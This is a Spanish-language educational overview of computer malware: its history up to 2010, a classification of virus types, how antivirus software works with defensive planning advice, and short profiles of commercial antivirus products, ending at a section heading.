En mayo de este año comienza a circular un gusano llamado **Sasser**, buscando sistemas Microsoft Windows 2000, 2003 y XP que aún no hayan parcheado una vulnerabilidad en el proceso LSASS (Local Security Authority Subsystem), reparada por Microsoft e informado en un boletín del mes anterior.
Debido a otra recompensa ofrecida por Microsoft (la misma cantidad que en el caso de Blaster), un estudiante alemán de 18 años (**Sven Jaschan**), fue arrestado y acusado de ser el creador de este gusano. Otras investigaciones permitieron vincular a este mismo estudiante con Netsky, previamente analizado.
Posteriormente, el adolescente declaró que su "intención original era crear un virus llamado Netsky para combatir al Mydoom y al Bagle, borrándolos de las computadoras infectadas".

En esta misma fecha, otro joven de 21 años, fue detenido en Alemania confesando haber creado junto con otras personas, el gusano Agobot previamente mencionado.

2009

Durante 2009 se confirmó la tendencia de los códigos maliciosos a utilizar Internet como principal plataforma de ataque y a focalizar sus esfuerzos en el rédito económico a través del malware.

Respecto a esta última característica, se acentuó la tendencia del malware a ser utilizado como medio para obtener dinero, y como servicio para cometer otros delitos de mayor envergadura propios del ciber crimen. En este contexto, se denomina Crimeware a los códigos maliciosos que poseen algún tipo de fin financiero. Puede leerse un informe completo sobre este tipo de amenaza, sus características, motivaciones y principales métodos de propagación:

http://www.eset-la.com/centro-amenazas/2219-crimeware-crimen-siglo-xxi

A pesar de haber aparecido a finales del año anterior, el gusano Conficker fue el código malicioso más preponderante durante 2009. Situado entre las tres amenazas más detectadas en todos los meses del año, según las estadísticas del sistema de ESET, ThreatSense.Net; el gusano mantuvo sus índices de propagación altos a pesar de los amplios esfuerzos de la comunidad por alertar sobre su peligrosidad. Incluso Microsoft ofreció 250.000 dólares de recompensa a quien colabore en encontrar a los creadores del gusano. La misma continuó vacante durante todo el año. En noviembre de 2009, al cumplirse un año del lanzamiento de Conficker, ESET Latinoamérica publicó un informe resumiendo las principales características del gusano:

2010

A lo largo del 2010 se confirmó la tendencia del crimeware buscando la realización de delitos informáticos y el mayor beneficio económico por parte de los desarrolladores de malware. Junto a esto, se destaca la aparición de ataques dirigidos y regionales en Latinoamérica, así como también un gran protagonismo de las botnet, e importante cantidad de desmantelamientos de estas redes.

En lo que respecta a los ataques dirigidos, se destacó el ataque informático a grandes empresas tecnológicas, que se dio a conocer como Operación Aurora: un ataque que buscó el robo de información de propiedad intelectual a grandes compañías. El ataque estuvo basado en la explotación de una vulnerabilidad 0-day de Internet Explorer y el uso de técnicas de Drive-by-Download.

En segundo lugar, siendo el código malicioso más importante de todo el 2010, se encuentra el gusano Stuxnet, que consistió en un malware dirigido, diseñado exclusivamente para afectar una tecnología específica. Este código malicioso fue especialmente diseñado para causar daño en sistemas SCADA, e hizo foco principalmente en productos diseñados por la empresa Siemens. Para su propagación, también hizo uso de varias vulnerabilidades críticas y otras 0-day. Stuxnet ocupó la atención de la comunidad de la Seguridad Informática, ya que sin dudas el mismo fue desarrollado por un grupo muy habilidoso de personas, con un alto conocimiento interno de los sistemas SCADA. Puede leerse un informe completo en inglés acerca de este código malicioso, sus técnicas de propagación y características principales:

http://www.eset.com/resources/white-apers/Stuxnet_Under_the_Microscope.pdf

Otro de los puntos destacados a lo largo del año es la consolidación de las botnet como una amenaza, quizá de las más importantes asociadas al mundo del malware. Entre estas se encuentra a Zeus, el panel de administración de botnet más utilizado en todo el mundo, que contó con diversas apariciones a lo largo del año, especialmente asociadas al robo de información de credenciales bancarias.

También es el caso de Koobface, quien contó con varias campañas de propagación en abril, mayo y agosto; dónde finalmente surgió una nueva variante del troyano que afectó a sistemas Linux y Mac OS, siendo la primer variante multi-plataforma de esta amenaza que ya lleva más de dos años de propagación.

Junto con el gran desarrollo de las botnet, a lo largo del año se pudo apreciar la persecución a administradores de botnet y criminales asociados al negocio delictivo, lo que conllevó al desmantelamiento de varias de estas redes. En la primer parte del año, se dieron de baja las redes conocidas como Mariposa y Waledac. En la segunda parte del año se sumó el desmantelamiento de Bredolab, la botnet que llegó a infectar a más de 30 millones de sistemas durante sus dos años de vida, así como también fueron dados de baja algunos de los centros de comando y control de Koobface.

Finalmente, también ocurrieron distintos casos de amenazas para diversas plataformas, como el caso de Mac OS y Linux. Los dispositivos móviles presentaron nuevos tipos de amenazas, especialmente las primeras variantes para algunos sistemas operativos en crecimiento, como es el caso de Android que tuvo su primer troyano SMS.

El 2010 fue un año muy activo en términos de ataques informáticos, con amenazas para diversas plataformas, una creciente incidencia de las botnet y la aparición de nuevos códigos maliciosos novedosos, así como también la continuidad de algunas amenazas que llevan años en propagación

1.2. Clasificación de los virus

Para la presente investigación se intentará presentarle las ramas de esta gran familia, atendiendo a su técnica de funcionamiento:

Bug-ware

Son programas totalmente legales que realizan una serie de tareas concretas, por ejemplo, probadores de hardware o incluso antivirus. Si no se conoce bien su manejo, o tienen una programación complicada, pueden producir daños al hardware de la computadora o al software.

Durante el año 1989 existieron muchas denuncias por parte de los usuarios en el sentido de que había aparecido un virus que actuaba en el procesador de textos *Wordperfect.* Llegó a dársele incluso un nombre: el *virus WP*. Más tarde se comprobó que las fallas eran debidas a la ignorancia de los usuarios, que llenaban la RAM de cadenas sueltas, por no conocer bien el manejo del programa. Es bien sabido que la computadora es el aparato tecnológico que más averías reales o aparentes recibe por la negación de sus dueños a leer el manual.

Queremos decir con esto, que los bug-ware no son virus. Parecen, pero no lo son. En un 90% de los casos, el virus es el mismo usuario.

Caballo de Troya

Es llamado como el caballo de Troya de la mitología griega. Los antiguos griegos eran incapaces de derrotar al ejército de Troya debido, entre otras razones, a las superiores capacidades tácticas y de combate del ejército troyano. Tras una larga y sangrienta batalla, el ejército griego parecía estar derrotado y retiró sus fuerzas. Después apareció un magnífico caballo de madera a las puertas de Troya, presumiblemente una oferta de paz del ejército griego a los ciudadanos de Troya. Se abrieron las puertas de Troya y el caballo de madera fue introducido para que todos lo vieran. La comunidad se regocijó con su victoria sobre los griegos.

Cuando cayó la noche y continuaban los festejos, un contingente de guerreros griegos salió del caballo de madera a través de una escotilla situada en el fondo y se

abrió paso hasta las puertas de la ciudad. Los guerreros griegos abrieron las puertas e hicieron señales a los barcos que aguardaban.

El ejército griego, con el elemento de la sorpresa de parte suya, invadió Troya y redujo a cenizas la ciudad.

Un caballo de Troya parece ser una aplicación inocente y útil que luego se revela como maligna.

No hay nada que impida que se sigan realizando las misiones "benignas" de la aplicación original.

Lo que sucede es que alguien ha desensamblado el original y ha añadido unas instrucciones de su colección. Una gran cantidad de virus informáticos en las primeras épocas se "incubaban" en una primera fase como caballos de Troya.

Hoy en día a este tipo de programas los llamamos droppers o gérmenes. De todas formas, salvo en casos mixtos un caballo de Troya no se puede reproducir; su reproducción es la propia copia del programa por parte del usuario, así, depende totalmente del elemento sorpresa para actuar, y una vez localizado... la justicia se presenta bajo la forma de la orden DELETE del MS-DOS. Respecto a los programas inocentes que producen daños en la computadora, hablaremos de "Los doce del patíbulo (The dirty dozen)" y del "Hacked Report", por ello para evitar inconvenientes con estos programas, lo mejor que puede hacer es no piratear.

Camaleón

Es un primito del caballo de Troya. Actúa como un programa parecido a otro de confianza, pero produciendo daños. La diferencia está en que el programa no se basa en uno ya existente, sino que diseña otro completamente nuevo. Esta técnica se utiliza, no en programas comerciales, sino en aplicaciones concretas.

Bien programados son difíciles de eliminar pues reproducen fielmente al programa al que imitan. Un programa camaleón puede utilizarse, por ejemplo, para desviar los céntimos de las transacciones bancarias a una cuenta determinada; en este caso, lo mejor que puede hacer ante este tipo de técnica es... llamar a la policía.

Bombas lógicas

Actúa según un determinado tipo de condiciones técnicas. Imagine un virus que se haga presente cuando por ejemplo, haya un determinado número de megas ocupados en el disco duro; no suelen ser autorreproductores, ni se propagan de una computadora a otra. Es interesante observar la filosofía con la que están diseñados, en la cual existe un segmento de código maligno dentro de un programa aparentemente normal, que se mantiene latente sin ser detectado durante un tiempo determinado.

Bomba de tiempo

Parecido al anterior. Se conocen dos versiones: la que actúa en determinadas fechas, como un *Viernes 13*, o la que se activa tras una serie determinada de ejecuciones. Un ejemplo de esto sería también el virus del *moroso*, si una empresa no paga un programa legal, se activa el virus.

Joke-program

Ahora ya no se les ve mucho. Eran virus (se reproducían e infectaban) pero no producían realmente daños a la computadora, simplemente eran molestos. Seguro que le suena el *Virus de la Galleta*, o el *Come-come*, o el de la *Cadena*... Su época pasó, porque estaban diseñados en 8086 y con la aparición del 80286 se les acabaron los buenos tiempos. La fabricación de Joke-programs es el primer paso de un programador en el camino hacia los virus.

Conejo

También conocido como *"Peste".* En una red se puede dar un tipo determinado de trabajo que denominamos *"multitarea",* consiste en que las distintas órdenes (correo, impresiones, compilaciones...) siguen un orden determinado formando lo que conocemos como una "cola". De esa forma se ejecuta primero una, luego otra, y así sucesivamente mientras las que no se están ejecutando permanecen en la "cola" en una especie de lista de espera. Dentro de una red se pueden especificar preferencias para determinados usuarios que se saltan la "cola" por encima de otros.

Se puede dar el caso de que un alumno fabrique un programa para evitar todo lo anterior. Cuando le llegue el turno, su programa se dedicará a reproducirse de forma infinita, colapsando la red, y por lo tanto evitando cualquier posible preferencia de otro usuario; esto sería un programa *conejo.* La mayoría se autodestruyen una vez que han actuado.

Gusanos

No son exactamente virus informáticos, pero se les confunde frecuentemente con ellos, incluso en algunos casos se ha llegado a utilizar esta denominación como sinónimo de virus. Se dan en redes, de tal forma que se trasladan de una a otra terminal, se reproducen sólo si es necesario para el trabajo para el cual sido diseñados. Viajan a través de una red reuniendo información (contraseñas, direcciones, documentos...); también dejan mensajes, en su mayoría burlones, antes de desaparecer.

No es raro que borren toda clase de vestigio de su paso por la red para no ser detectados por los operadores de sistema. De hecho, creemos que ya casi no se diseñan.

Leapfrog o "Rana"

Es un programa parecido al *Gusano* que a partir de una serie de datos conocidos, como la clave de acceso a una cuenta y el nombre de usuario, se dedica a recopilar información reservada. No tiene porque destruirse luego.

Máscara

Este programa asume la identidad de un usuario autorizado y realiza así las mismas labores del anterior, en realidad se considera una variante.

Mockinbird

Espera en un sistema de forma latente, interceptando las comunicaciones en el proceso de **login** o entrada. En ese momento se mete en la cuenta y comienza a actuar sin interferir en las operaciones lícitas que se estén realizando.

Spoofing

Una variación del anterior, observa lo que hace el usuario y lo repite de forma maliciosa buscando el bloqueo del sistema.

Virus

Básicamente, y sin entrar en más explicaciones, todo aquel programa que modifica maliciosamente a otro colocando una copia de sí mismo dentro de éste. Existen varias técnicas para conseguir esto:

Stealth

Normalmente un virus realiza cambios al ejecutar su código, así puede ser detectado por un antivirus. Sin embargo, un virus puede camuflar dichos cambios para evitar la detección; en este caso el virus debe permanecer residente en memoria. Por supuesto, esto lo convierte en detectable por otros medios, pero no muy complicados. Un ejemplo claro de este tipo de virus es el veterano *Brain.* Para evitar problemas en la detección conviene utilizar previamente un disco o discos de sistema originales y, por supuesto, protegidos contra escritura. Asimismo, es recomendable emplear programas-herramienta originales y protegidos hasta la total erradicación del virus. De todas formas, un *Stealth* poderoso es difícil de diseñar, pues sólo alcanza su máxima efectividad cuando está activo en memoria.

Tunnelling

Es una técnica que surgió de los anteriores. Para hacer fácil la explicación, podríamos decir que el virus averigua los puntos de vigilancia (interrupciones) que controla el antivirus y "pasa" tranquilamente por delante del sistema de defensa utilizando puntos (llamadas o funciones) no vigilados. Desde el punto de vista del programador, requiere conocimientos amplios de ensamblador.

Polimórfico

Cuando intentamos acabar con un virus, debemos vigilar todos los posibles lugares donde éste pueda esconderse. Llamamos a todo programa que cumpla con esta vigilancia "escáner". Un virus polimórfico intenta escapar del escáner produciendo variadas copias totalmente operativas de sí mismo. Un método por ejemplo, es hacer una encriptación del código con una variación de los signos (leyendo un desplazamiento fijo en la tabla de Ascii). Otro método es producir varias rutinas de encriptación siendo sólo una visible (descriptor) en algún instante determinado. De hecho, más que un virus, es una técnica de encriptación. Actualmente, hay polimórficos muy sofisticados. El *Tremor* admite casi seis millones de variaciones.

Un virus bastante sofisticado de este tipo es el V2P6 del MSDOS, que varía la secuencia de instrucciones de sus copias con "basura" a la cabecera del virus (instrucciones de No Operación, o una instrucción que cargue un registro no usado con un valor arbitrario, mover 0 a A...). Por ello, el antivirus debe ser capaz de detectar una cadena muy concreta del virus. Existen también los MtE o compilador de polimórficos. En realidad no es un virus, sino un código que "muta" a otros virus que pasen por delante de él. Si la computadora está limpia no causa ningún daño.

La aparición de estos virus puso las cosas un poco difíciles a los antivirus entonces existentes, por la obligatoriedad de ser muy precisos en la detección.

Annored

Usan trucos especiales para hacer la búsqueda, desensamblaje y lectura de su código más difícil. Un buen ejemplo es el virus *Whale* (Ballena).

Companion (spawning)

Algunos no los consideran exactamente como virus, porque no se unen a un código de programa. Se aprovechan de una particularidad del MS-DOS hacia los ejecutables. En MS-DOS existen tres tipos de ejecutables: EXE, COM y BAT. Jerárquicamente un BAT se ejecuta con preferencia sobre un COM y éste sobre un EXE. Así se evitan problemas en caso de que aparezcan, por ejemplo, un WP.COM y un WP.BAT a la vez. Este tipo de virus, si ve que el programa se llama, por ejemplo, PEPE.EXE, crea un PEPE.COM dentro del cual va el código maligno. No son muy molestos y para eliminarlos basta con borrar el archivo del virus.

1.3. Antivirus

Los **antivirus** son una herramienta simple cuyo objetivo es detectar y eliminar virus informáticos. Nacieron durante la década de 1980.

Con el transcurso del tiempo, la aparición de sistemas operativos más avanzados e Internet, ha hecho que los antivirus hayan evolucionado hacia programas más avanzados que no sólo buscan detectar virus informáticos, sino bloquearlos, desinfectarlos y prevenir una infección de los mismos, y actualmente ya son capaces de reconocer otros tipos de *malware*, como *spyware*, *rootkits*, etc

El funcionamiento de un antivirus varía de uno a otro, aunque su comportamiento normal se basa en contar con una lista de virus conocidos y su formas de reconocerlos (las llamadas firmas o vacunas), y analizar contra esa lista los archivos almacenados o transmitidos desde y hacia un ordenador.

Adicionalmente, muchos de los antivirus actuales han incorporado funciones de detección proactiva, que no se basan en una lista de malware conocido, sino que analizan el comportamiento de los archivos o comunicaciones para detectar cuáles son potencialmente dañinas para el ordenador, con técnicas como heurística, HIPS, etc.

Usualmente, un antivirus tiene uno o varios componentes residentes en memoria que se encargan de analizar y verificar todos los archivos abiertos, creados, modificados, ejecutados y transmitidos en tiempo real, es decir, mientras el ordenador está en uso.

Asimismo, cuentan con un componente de análisis bajo demanda (los conocidos *scanners*, exploradores, etc.) y módulos de protección de correo electrónico, Internet, etc.

El objetivo primordial de cualquier antivirus actual es detectar la mayor cantidad de amenazas informáticas que puedan afectar un ordenador y bloquearlas antes de que la misma pueda infectar un equipo, o poder eliminarla tras la infección.

Actualmente hay una gran variedad de antivirus, pero no todos se asemejan al pretendido por todos: un antivirus eficaz en todos los sentidos.

Dado que una característica de los virus es el consumo de recursos, los virus ocasionan problemas tales como pérdida de productividad, baja en el rendimiento del equipo, cortes en los sistemas de información o daños a nivel de datos.

Otra de las características es la posibilidad que tienen de ir *replicándose* en otras partes del sistema de información. Las redes, en la actualidad, ayudan a dicha propagación.

Los daños que los virus causan a los sistemas informáticos son:

- Pérdida de información (evaluable y actuable según el caso).
- Horas de contención (técnicos de SI, horas de paradas productivas, pérdida productiva, tiempos de contención o reinstalación, cuantificables según el caso y horas de asesoría externa).
- Pérdida de imagen (valor no cuantificable).

Hay que tener en cuenta que cada virus es una situación nueva, por lo que es difícil cuantificar en una primera valoración lo que puede costar una intervención.

Existen dos grandes grupos de propagación: los virus cuya instalación el usuario en un momento dado ejecuta o acepta de forma inadvertida, o los gusanos, con los que el programa malicioso actúa replicándose a través de las redes.

En cualquiera de los dos casos, el sistema operativo infectado comienza a sufrir una serie de comportamientos anómalos o no previstos. Dichos comportamientos son los que dan la traza del problema y tienen que permitir la recuperación del mismo.

Dentro de las contaminaciones más frecuentes por interacción del usuario están las siguientes:

- Mensajes que ejecutan automáticamente programas (como el programa de correo que abre directamente un archivo adjunto).
- Ingeniería social, mensajes como: «Ejecute este programa y gane un premio».
- Entrada de información en discos de otros usuarios infectados.

- Instalación de *software* que pueda contener uno o varios programas maliciosos.
- Unidades extraíbles de almacenamiento (USB).
- Existen numerosos medios para combatir el problema; Sin embargo, a medida que nuevos programas y sistemas operativos se introducen en el mercado, más difícil es tener controlados a todos y más sencillo va a ser que a alguien se le ocurran nuevas formas de infectar sistemas.
- Ante este tipo de problemas, están los *softwares* llamados antivirus. Estos antivirus tratan de descubrir las trazas que ha dejado un *software* malicioso para detectarlo o eliminarlo, y en algunos casos contener o parar la contaminación (cuarentena).
- Los métodos para contener o reducir los riesgos asociados a los virus pueden ser los denominados activos o pasivos

Antivirus (activo)

Estos programas, como se ha mencionado, tratan de encontrar la traza de los programas maliciosos mientras el sistema esté funcionando.

Tratan de tener controlado el sistema mientras funciona parando las vías conocidas de infección y notificando al usuario de posibles incidencias de seguridad.

Como programa que esté continuamente funcionando, el antivirus tiene un efecto adverso sobre el sistema en funcionamiento. Una parte importante de los recursos se destinan al funcionamiento del mismo. Además, dado que están continuamente comprobando la memoria de la máquina, dar más memoria al sistema no mejora las prestaciones del mismo.

Otro efecto adverso son los falsos positivos; es decir, notificar al usuario de posibles incidencias en la seguridad. De esta manera, el antivirus funcionando da una sensación de falsa seguridad.

Tipos de vacunas

- **CA: Sólo detección**: Son vacunas que solo detectan archivos infectados sin embargo no pueden eliminarlos o desinfectarlos.
- **CA: Detección y desinfección**: son vacunas que detectan archivos infectados y que pueden desinfectarlos.
- **CA: Detección y aborto de la acción**: son vacunas que detectan archivos infectados y detienen las acciones que causa el virus
- **CB: Comparación por firmas**: son vacunas que comparan las firmas de archivos sospechosos para saber si están infectados.
- **CB: Comparación de** signature **de archivo**: son vacunas que comparan las signaturas de los atributos guardados en tu equipo.
- **CB:Por métodos** heurísticos: son vacunas que usan métodos heurísticos para comparar archivos.
- **CC:Invocado por el usuario**: son vacunas que se activan instantáneamente con el usuario.
- **CC:Invocado por la actividad del sistema**: son vacunas que se activan instantáneamente por la actividad del sistema windows xp/vista

Filtros de ficheros (activo)

Otra aproximación es la de generar filtros dentro de la red que proporcionen un filtrado más selectivo. Desde el sistema de correos, hasta el empleo de técnicas de firewall, proporcionan un método *activo* y eficaz de eliminar estos contenidos.

En general este sistema proporciona una seguridad donde el usuario no requiere de intervención, puede ser más tajante, y permitir emplear únicamente recursos de forma más selectiva.

Copias de seguridad (pasivo)

Mantener una política de copias de seguridad garantiza la recuperación de los datos y la respuesta cuando nada de lo anterior ha funcionado.

Así mismo las empresas deberían disponer de un plan y detalle de todo el software instalado para tener un plan de contingencia en caso de problemas.

Planificación

La planificación consiste en tener preparado un plan de contingencia en caso de que una emergencia de virus se produzca, así como disponer al personal de la **formación adecuada** para reducir al máximo las acciones que puedan presentar cualquier tipo de riesgo. Cada antivirus puede planear la defensa de una manera, es decir, un antivirus puede hacer un escaneado completo, rápido o de vulnerabilidad según elija el usuario.

Consideraciones de software

El software es otro de los elementos clave en la parte de planificación. Se debería tener en cuenta la siguiente lista de comprobaciones:

1. Tener el software imprescindible para el funcionamiento de la actividad, nunca menos pero tampoco más. Tener controlado al personal en cuanto a la instalación de software es una medida que va implícita. Así mismo tener controlado el software asegura la calidad de la procedencia del mismo (no debería permitirse software pirata o sin garantías). En todo caso un inventario de software proporciona un método correcto de asegurar la reinstalación en caso de desastre.
2. Disponer del software de seguridad adecuado. Cada actividad, forma de trabajo y métodos de conexión a Internet requieren una medida diferente de aproximación al problema. En general, las soluciones domésticas, donde únicamente hay un equipo expuesto, no son las mismas que las soluciones empresariales.

3. Métodos de instalación rápidos. Para permitir la reinstalación rápida en caso de contingencia.
4. Asegurar licencias. Determinados softwares imponen métodos de instalación de una vez, que dificultan la reinstalación rápida de la red. Dichos programas no siempre tienen alternativas pero ha de buscarse con el fabricante métodos rápidos de instalación.
5. Buscar alternativas más seguras. Existe software que es famoso por la cantidad de agujeros de seguridad que introduce. Es imprescindible conocer si se puede encontrar una alternativa que proporcione iguales funcionalidades pero permitiendo una seguridad extra.

Consideraciones de la red

Disponer de una visión clara del funcionamiento de la red permite poner puntos de verificación filtrado y detección ahí donde la incidencia es más claramente identificable. Sin perder de vista otros puntos de acción es conveniente:

1. Mantener al máximo el número de recursos de red en modo de sólo lectura. De esta forma se impide que computadoras infectadas los propaguen.
2. Centralizar los datos. De forma que detectores de virus en modo batch puedan trabajar durante la noche.
3. Realizar filtrados de firewall de red. Eliminar los programas que comparten datos, como pueden ser los P2P; Mantener esta política de forma rigurosa, y con el consentimiento de la gerencia.
4. Reducir los permisos de los usuarios al mínimo, de modo que sólo permitan el trabajo diario.
5. Controlar y monitorizar el acceso a Internet. Para poder detectar en fases de recuperación cómo se ha introducido el virus, y así determinar los pasos a seguir.

1.3.1. Clasificación de los antivirus

Los antivirus por su aplicación o grupo de aplicaciones están dedicadas a la prevención, búsqueda, detección y eliminación de programas malignos en sistemas informáticos.

Entre los programas con códigos malignos se incluyen virus, troyanos, gusanos, spywares, entre otros malwares.

Un antivirus también puede contar con otras herramientas relacionadas a la seguridad como antispam, firewall, antispyware, etc.

Un antivirus debe cumplir con ciertos requisitos para ser considerado efectivo y eficiente: constante actualización, protección permanente, completa base de datos de programas malignos y buena heurística.

Algunos tipos de antivirus: antivirus activo, antivirus pasivo, antivirus online, antivirus offline y antivirus gratuito.

Antivirus populares

* Kaspersky Anti-virus
* Panda Security
* Norton antivirus
* McAfee
* avast! y avast! Home
* AVG Anti-Virus y AVG Anti-Virus Free
* BitDefender
* F-Prot

* F-Secure

* NOD32

* PC-cillin

* ZoneAlarm AntiVirus

* Microsoft Security Essentials

Otros: ClamXav, Comodo AntiVirus, Norman, PC Tools AntiVirus, Protector Plus, Quick Heal Antivirus, Rising AntiVirus, Sophos Anti-Virus, Windows Live OneCare, BullGuard, Cisco Security Agent.

Otros tipos de aplicaciones "anti" son: los antispyware, los antispam, los antiintrusos (firewalls), los antipop-up, etc.

1.3.2. Kaspersky Anti-Virus

Antiguamente conocido como AntiViral Toolkit Pro, Kaspersky Anti-Virus es un popular antivirus para computadoras de escritorio y móviles. Kaspersky Anti-Virus es desarrollado por Kaspersky Lab desde 1997, y es considerado uno de los mejores antivirus en la actualidad.

Kaspersky Anti-Virus sirve para proteger a la computadora de virus, troyanos, gusanos, espías, adwares y otros programas malignos.

Tiene capacidad para monitorear el tráfico entrante y saliente de internet, defensa proactiva frente a nuevos programas maliciosos, actualización constante de su base de datos de virus, etc.

Su versión para equipos móviles es llamada Kaspersky Anti-Virus Mobile.

1.3.3. **Panda Security**(antiguamente Panda Software).

Panda Security SA es una compañía dedicada a la seguridad informática, que fue fundada en 1990 por Mikel Urizarbarrena en la ciudad de Bilbao, España.

Inicialmente se centró en el desarrollo de antivirus, pero luego expandió su línea de productos para incluir programas firewall, antispam y antispyware, tecnologías de prevención del cibercrimen y otras herramientas de administración de sistemas, redes y su seguridad.

Información sobre Panda Security

Las acciones de la compañía pertenecían completamente a su fundador, Urizarbarrena, pero el 24 de abril de 2007, se anunció la venta del 75% de sus acciones al grupo de inversión Investindustrial y a la firma Gala Capital.

El nombre de la empresa cambió de Panda Software a Panda Security el 30 de julio de 2007.

Panda es líder en España, y tiene clientes en 230 estados y oficinas en 50, incluyendo EE.UU., Canadá, Alemania, China, el Reino Unido, Francia, Tailandia, Grecia, Finlandia, Dinamarca, Suecia, Noruega, Perú, Bulgaria, Pakistán, Polonia, Turquía, Eslovaquia, Eslovenia, Argentina, Japón, Corea, Australia, etc.

Las principales compañías competidoras de Panda son Symantec Corp., Kaspersky, McAfee Inc. y Trend Micro Inc., entre otras.

Productos de Panda Security:

* Panda Antivirus

* Panda Titanium Antivirus + Firewall

* Panda Platinum Internet Security

* Panda ActiveScan Pro

* Panda TotalScan Pro

Productos de empresa:

* Panda EnterpriSecure

* Panda BusinesSecure

* Panda ClientShield

* Panda FileSecure

* Panda AdminSecure

* Panda SambaSecure Antivirus

* Panda ExchangeSecure Antivirus

* Panda DominoSecure Antivirus

* Panda CVPSecure Antivirus

* Panda ISASecure Antivirus

* Panda SendmailSecure Antivirus

* Panda QmailSecure Antivirus

* Panda PostfixSecure Antivirus

* Panda CommandlineSecure Antivirus

* Panda WebAdmin Antivirus

* Panda TruPrevent™ Corporate

* Panda DesktopSecure for Linux

* Panda Malware Radar

Sitio web de Panda Security: www.pandasecurity.com }

1.3.4. Norton Antivirus

Norton Antivirus (NAV). Aplicación que desarrolla la empresa Symantec. Es un potente antivirus, muy popular y con múltiples versiones que se adaptan a las necesidades de cada mercado.

Suele ser muy criticado por el alto uso de recursos del sistema, la baja detección de virus comparándolo con sus competidores, etc.

1.3.5. McAfee

McAfee, Inc. es una compañía de seguridad informática con sede en Santa Clara, California (EE.UU.). Su principal producto es el McAfee VirusScan, entre otros productos y servicios relacionados a la seguridad como IntruShield, Entercept y Foundstone.

Datos de McAfee

* Año de fundación: 1987.

* Empleados: 3.290 (año 2005).

* Sede central: Santa Clara, California (EE.UU.)

* Ingresos: US$1,06 mil millones (año 2006).

* Sitio web: www.mcafee.com

Breve historia de McAfee

La compañía fue fundada en 1987 como McAfee Associates, llamada así por su fundador John McAfee.

Network Associates fue formada en 1997 por la fusión de McAfee Associates y Network General. Luego la compañía volvería a llamarse McAfee en 2004.

Algunos productos de McAfee

* McAfee VirusScan: antivirus, con algunos componentes antispyware.

* McAfee Total Protection for Small Business: antivirus, antispyware, firewall.

* McAfee Personal Firewall Plus: firewall.

* McAfee GroupShield: antivirus para servidores de correo electrónico.

* McAfee SpamKiller: antispam.

* McAfee Privacy Service: anti-abuse, plus Anti-phishing.

* McAfee AntiSpyware: completo antispyware, plus Anti-phishing.

* McAfee QuickClean

* McAfee SiteAdvisor (gratuito): alerta a los usuarios de sitios peligrosos.

* McAfee SecurityCenter (gratuito).

* McAfee LinuxShield: antivirus para distribuciones Redhat and SUSE.

* McAfee Wireless Security: protección en redes inalámbricas.

* McAfee IntruShield

1.3.6. Avast! Antivirus

avast! Antivirus es un programa de antivirus desarrollado por la compañía ALWIL Software con sede en Praga, República Checa.

Fue lanzado por primera vez en 1988, y actualmente está disponible para 30 idiomas.

En su línea de antivirus, posee Avast! Home, uno de los antivirus gratuitos más populares de la actualidad para Windows, con más de 35 millones de usuarios registrados a agosto de 2007.

Características de Avast!

* Protección en tiempo real.

* Protección para la mensajería instantánea.

* Protección para redes P2P.

* Protección para tráfico de e-mail.

* Protección web.

* Bloqueador de scripts malignos (versión Pro).

* Protección de redes.

* Escaneo en tiempo de buteo.

* Actualizaciones automáticas.

1.3.7. AVG Anti-Virus

AVG Anti-Virus es un grupo de productos antivirus para sistemas Windows y Linux.

AVG es desarrollado por la empresa Grisoft, empresa checa fundada en 1991 por Jan Gritzbach.
Entre sus productos, uno de los más destacados es el AVG Anti-Virus Free, una versión gratuita de su antivirus para usuarios hogareños y organizaciones sin fines de lucro. AVG Anti-Virus Free contaba con más de 40 millones de usuarios para 2007.

1.3.8. BitDefenderd

BitDefender es un paquete antivirus desarrollado por la compañía SOFTWIN, que fue lanzado en noviembre de 2001, como reemplazo a AVX (AntiVirus eXpress) de la misma empresa.

BitDefender provee ediciones para usuarios hogareños, empresas y corporaciones, para plataformas como Windows, Windows Mobile, Symbian OS, Linux, etc.

Permite protección contra programas malignos como virus y espías, pero también tiene herramientas firewall y antispam.

También tiene una versión básica de escaneo de la computadora gratuitamente ofrecida desde su sitio web.

1.3.9. F-Prot

F-Prot es grupo de software antivirus desarrollado por la empresa FRISK Software International (FSI).

F-Prot Antivirus en vendido en edición hogar y corporativa (F-Prot AVES), y está disponible para plataformas Windows, Linux, BSD, Solaris, entre otras.

F-Prot ha sido desarrollado desde 1989.

1.3.10. F-Secure

F-Secure (antiguamente Data Fellows), es una compañía de seguridad informática que desarrolla un antivirus de igual nombre. Tiene sede en Helsinki, Finlandia y fue fundada en 1988.

El antivirus F-Secure pone énfasis en la protección en Windows, pero tiene su versión para las plataformas Linux, Windows CE y Symbian

1.3.11. NOD32

NOD32 es un antivirus creado por la empresa Eset, con versiones para Windows, Linux, FreeBSD y otras plataformas.

NOD32 posee los siguientes monitores:

* AMON (Antivirus MONitor) - para monitorear archivos.

* DMON (Document MONitor) - para escanear documentos de Office.

* IMON (Internet MONitor) - para monitorear el tráfico de internet de protocolos como POP3 y HTTP.

* EMON (E-mail MONitor) - monitor de e-mails entrantes y salientes.

* XMON (MS eXchange MONitor).

También posee detección por heurística llamada ThreatSense y rápida actualización de sus bases de virus. Protege contra virus, espías y spam, además posee una herramienta firewall.

El antivirus NOD32 fue escrito principalmente en lenguaje ensamblador, permitiendo así un rápido funcionamiento y menor uso de recursos del sistema. Esto permite un escaneo de mayor velocidad, de dos a cinco veces más rápido que otros antivirus (según el testeo del Virus Bulletin de 2005).

1.3.12. PC-cillin

Antivirus que pertenece a la empresa Trend Micro, actualmente llamado Trend Micro Internet Security. También se lo conoce como Trend Micro Antivirus para hacer referencia a todos los productos antivirus de la empresa.

Trend Micro Internet Security es un completo antivirus que ofrece protección contra todo tipo de programas malignos como virus, gusanos, troyanos, dialers, adware, spyware, rootkits, etc.

También posee firewall, detección de fraudes (anti-phishing), entre otras herramientas.

1.3.13. ZoneAlarm

ZoneAlarm es un programa firewall desarrollado por Zone Labs, que fue adquirida por Check Point en 2004.

ZoneAlarm está disponible para Windows, y tiene las siguientes versiones:

1.3.14. Microsoft Security Essentials

Microsoft Security Essentials es una aplicación antivirus gratuita desarrollada por Microsoft para su sistema operativo Windows XP, Vista y 7. Fue lanzada oficialmente el 29 de septiembre de 2009.

Intenta proteger la computadora de todo tipo de amenazas: virus, espías, rootkits, troyanos, etc. Las últimas comparaciones con otros antivirus han ubicado muy bien este producto de seguridad (Ver Los mejores antivirus).

Security Essentials es el reemplazante del Windows Live OneCare y Windows Defender

Historia de Microsoft Security Essentials

